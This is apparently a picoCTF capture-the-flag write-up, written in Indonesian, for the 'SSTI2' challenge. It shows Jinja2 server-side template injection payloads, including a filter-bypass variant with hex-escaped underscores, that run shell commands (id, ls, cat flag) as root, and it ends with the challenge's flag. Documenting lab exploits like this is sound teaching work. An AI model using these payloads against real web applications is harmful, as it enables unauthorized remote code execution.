


## SSTI2

Langkah pertama curl -i url nya

A terminal window titled "Terminal - hallo@hallo: ~" with standard macOS window controls (yellow, green, red buttons) in the top right. The terminal shows a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". The user enters the command "curl" and receives the message "curl: try 'curl --help' or 'curl --manual' for more information". Then, the user enters "curl -i http://shape-facility.picoctf.net:50033/" and receives a detailed HTTP response. The response headers include "HTTP/1.1 200 OK", "Server: Werkzeug/3.0.3 Python/3.8.10", "Date: Fri, 27 Feb 2026 14:03:55 GMT", "Content-Type: text/html; charset=utf-8", "Content-Length: 567", and "Connection: close". The body of the response is an HTML document with a doctype, title "SSTI2", a heading "Home", a paragraph "I built a cool website that lets you announce whatever you want!", and a form with a text input labeled "What do you want to announce:" and a submit button labeled "Ok".

```
Terminal - hallo@hallo: ~
File Edit View Terminal Tabs Help
hallo@hallo:~$ curl
curl: try 'curl --help' or 'curl --manual' for more information
hallo@hallo:~$ curl -i http://shape-facility.picoctf.net:50033/
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.8.10
Date: Fri, 27 Feb 2026 14:03:55 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 567
Connection: close

    <!doctype html>
    <title>SSTI2</title>


    <h1> Home </h1>

    <p> I built a cool website that lets you announce whatever you w
ant!* </p>


    <form action="/" method="POST">
      What do you want to announce: <input name="content" id="announce
"> <button type="submit"> Ok </button>
    </form>
```

Dan didapatkan server tersebut menggunakan python lalu coba gunakan template serverside jinja

```
{{request['application'].__globals__[ '__builtins__' ][ '__import__' ] ('os') [ 'popen' ] ('id') [ 'read' ] ( ) }}
```




Dan di dapatkan terdeteksi kerentanan




# Stop trying to break me >:(

Lalu coba template selanjut nya yaitu

```
{{request|attr('application')|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")('os')|attr('popen')('id')|attr('read')}}}
```




Dan di dapatkan



**uid=0(root) gid=0(root)  
groups=0(root)**

Lalu coba rubah template tadi yang id menjadi ls




## Home

I built a cool website that lets you announce whatever you want!\*

What do you want to announce:


\*Announcements may only reach yourself

Dan di dapatkan file flag nya



**\_\_pycache\_\_ app.py flag  
requirements.txt**

Lalu kemudian rubah yang 'ls' tadi menjadi 'cat flag'




## Home

I built a cool website that lets you announce whatever you want!\*

What do you want to announce:

\*Announcements may only reach yourself!

Dan di dapatkan flag nya yaitu



**picoCTF{sst1\_f1lt3r\_byp4ss\_3cfcf706}**